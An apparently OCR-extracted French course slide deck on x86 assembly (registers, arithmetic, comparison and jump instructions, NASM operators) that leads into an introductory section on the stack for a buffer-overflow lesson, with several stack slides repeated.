
| Registres généraux | Registres de segment | Registre d'état | Registre instruction |
|---|---|---|---|
| EAX (AX, AH, AL) | CS | EFLAGS | EIP |
| EBX (BX, BH, BL) | SS | | |
| ECX (CX, CH, CL) | DS | | |
| EDX (DX, DH, DL) | ES | | |
| EBP (BP) | FS | | |
| ESP (SP) | GS | | |
| ESI (SI) | | | |

# Types de registre

- **Registre pointeur d'instruction**:

  - Le registre **EIP** est utilisé par le processeur, en association avec le registre de segment **CS (CS:EIP),** pour connaitre la prochaine instruction à exécuter.
  - Ce registre est donc modifié implicitement par le processeur (instruction suivante, saut à l'adresse indiquée, appel d'une fonction, interruption ...).
  - Si EIP contient une valeur erronée, la CPU rechercherait une instruction non légitime et cracherait

  ➢ Le registre EIP est la cible de l'attaque par débordement de mémoire (Buffer-Over-flow).




# Principales Instructions **Format Intel NASM**

# Instructions Arithmétiques

- **sub** Subtracts
- **add** Adds
- **inc** Increments
- **dec** Decrements
- **mul** Multiplies
- **div** Divides

- Ces opérations modifient le registre d'état
- Le résultat de l'opération est sauvegardé dans le premier opérande

- **mul value** multiplie toujours **eax** par **value**. Le résultat est sauvegardé sur 64 bits dans **edx** et **eax**




- **div value** ressemble à **mul** mais dans l'autre sens. Elle divise la valeur 64 bits répartie sur **edx** et **eax** par value. Le **résultat** de la division est sauvegardé dans **eax** et le **reste** dans **edx**

# Instructions Arithmétiques

- **sub** Subtracts
- **add** Adds
- **inc** Increments
- **dec** Decrements
- **mul** Multiplies
- **div** Divides

- Ces opérations modifient le registre d'état
- Le résultat de l'opération est sauvegardé dans le premier opérande

- **shr destination, count** et **shl destination, count** décale "count bits fois" resp. à droite et à gauche la valeur dans destination. Les bits en trop sont mis dans **CF flag**.
  - Une instruction de décalage est souvent utilisée pour remplacer une multiplication qui est plus couteuse (ex. diviser par deux et un décalage d'un bit vers la droite)

# Instructions de comparaison

- **test**
  - Compare deux valeurs en réalisant un **AND** des deux valeurs, mais ne modifie pas les deux valeurs
  - **test eax, eax**
    - Active le drapeau Zéro (**ZF**) **si eax est égale à zéro**
- **cmp eax, ebx**
  - Ressemble à l'instruction sub, mais ne modifie pas la valeur des deux opérandes
  - Le drapeau **ZF** est mis à **1 si les deux opérandes sont égaux**

| cmp dst, src | ZF | CF |
|---|---|---|
| dst = src | 1 | 0 |
| dst < src | 0 | 1 |
| dst > src | 0 | 0 |

# Branchements conditionnels

- **jz loc**
  - Se brancher à l'adresse **loc** si le drapeau Zéro **ZF** est activé (**1**)
- **jnz loc**
  - Se brancher à l'adresse **loc** si le drapeau Zéro **ZF** est désactivé (**0**)

- Quel est l'équivalent de ces deux instructions en langages C, Python, Java, … ?

# Branchements conditionnels

| | |
|---|---|
| `jz loc` | Jump to specified location if ZF = 1. |
| `jnz loc` | Jump to specified location if ZF = 0. |
| `je loc` | Same as `jz`, but commonly used after a `cmp` instruction. Jump will occur if the destination operand equals the source operand. |
| `jne loc` | Same as `jnz`, but commonly used after a `cmp`. Jump will occur if the destination operand is not equal to the source operand. |
| `jg loc` | Performs signed comparison jump after a `cmp` if the destination operand is greater than the source operand. |
| `jge loc` | Performs signed comparison jump after a `cmp` if the destination operand is greater than or equal to the source operand. |
| `ja loc` | Same as `jg`, but an unsigned comparison is performed. |
| `jae loc` | Same as `jge`, but an unsigned comparison is performed. |
| `jl loc` | Performs signed comparison jump after a `cmp` if the destination operand is less than the source operand. |
| `jle loc` | Performs signed comparison jump after a `cmp` if the destination operand is less than or equal to the source operand. |
| `jb loc` | Same as `jl`, but an unsigned comparison is performed. |
| `jbe loc` | Same as `jle`, but an unsigned comparison is performed. |
| `jo loc` | Jump if the previous instruction set the overflow flag (OF = 1). |
| `js loc` | Jump if the sign flag is set (SF = 1). |
| `jecxz loc` | Jump to location if ECX = 0. |

# Quelques opérateurs

- L'operateur **offset** : nous donne le déplacement d'une variable ou un label par rapport au début de son segment
  - **Mov BX, OFFSET VAR1**
- **DB, DW, DD**, servent à définir resp. un byte, un word et double word dans le segment data
- L'operateur **PTR**: peut être utilisé pour forcer la taille d'un opérande

# Quelques opérateurs

- ```
  ByteVal    DB    05h, 06h, 08h, 09h, 0Ah, 0Dh, '$'
  WordVal    DW    5510h, 6620h, 0A0Dh, '$'

  MOV    AX, WORD PTR ByteVal + 2
  MOV    BL, BYTE PTR WordVal + 4

  MOV    BX, OFFSET WordVal
  INC    [BX]
  INC    BYTE PTR [BX]
  INC    WORD PTR [BX]
  ```
  ```

# Quelques opérateurs

- ```
  ByteVal    DB    05h, 06h, 08h, 09h, 0Ah, 0Dh, '$'
  WordVal    DW    5510h, 6620h, 0A0Dh, '$'

  MOV    AX, WORD PTR ByteVal + 2        ;  AX = 0908h
  MOV    BL, BYTE PTR WordVal + 4        ;    BL = 0Dh

  MOV    BX, OFFSET WordVal              ; BX pointe vers WordVal
  INC    [BX]                    ; ambigu – la taille n'est pas spécifiée
  INC    BYTE PTR [BX]                ;  modifie la valeur en mémoire en 11h
  INC    WORD PTR [BX]                  ; modifie la valeur en mémoire en 5511h
  ```
  ```


# Exo

- Cherchez la définition des instructions machines suivantes:
  - Rep prefixe
  - Lea (vs Mov)
  - Nop
- Faire les exos 1-3 de la fiche de TD

# Buffer Over Flow

# Pile – Elément clés


- Last in, First out
- La pile d'un programme en exécution est partagée par toutes les fonctions du programme
- **ESP** (Extended Stack Pointer) – sommet de la pile
- **EBP** (Extended Base Pointer) – Botton de la pile (base de la pile)
- **Instruction PUSH** empiler des données
- **Instruction POP** dépiler des données




- Elle est utilisée dans lors d'appels de fonctions avec l'instruction **call**

# Pile – Elément clés


- Last in, First out
- La pile d'un programme en exécution est partagée par toutes les fonctions du programme
- **ESP** (Extended Stack Pointer) – sommet de la pile
- **EBP** (Extended Base Pointer) – Botton de la pile (base de la pile)
- **Instruction PUSH** empiler des données
- **Instruction POP** dépiler des données




- Elle est utilisée dans lors d'appels de fonctions avec l'instruction **call**

# Pile – Elément clés


- Last in, First out
- La pile d'un programme en exécution est partagée par toutes les fonctions du programme
- **ESP** (Extended Stack Pointer) – sommet de la pile
- **EBP** (Extended Base Pointer) – Botton de la pile (base de la pile)
- **Instruction PUSH** empiler des données
- **Instruction POP** dépiler des données




- Elle est utilisée dans lors d'appels de fonctions avec l'instruction **call**

# Pile – Elément clés


- Last in, First out
- La pile d'un programme en exécution est partagée par toutes les fonctions du programme
- **ESP** (Extended Stack Pointer) – sommet de la pile
- **EBP** (Extended Base Pointer) – Botton de la pile (base de la pile)
- **Instruction PUSH** empiler des données
- **Instruction POP** dépiler des données




- Elle est utilisée dans lors d'appels de fonctions avec l'instruction **call**

# Pile – Elément clés


- Last in, First out
- La pile d'un programme en exécution est partagée par toutes les fonctions du programme
- **ESP** (Extended Stack Pointer) – sommet de la pile
- **EBP** (Extended Base Pointer) – Botton de la pile (base de la pile)
- **Instruction PUSH** empiler des données
- **Instruction POP** dépiler des données




- Elle est utilisée dans lors d'appels de fonctions avec l'instruction **call**

# Pile – Elément clés

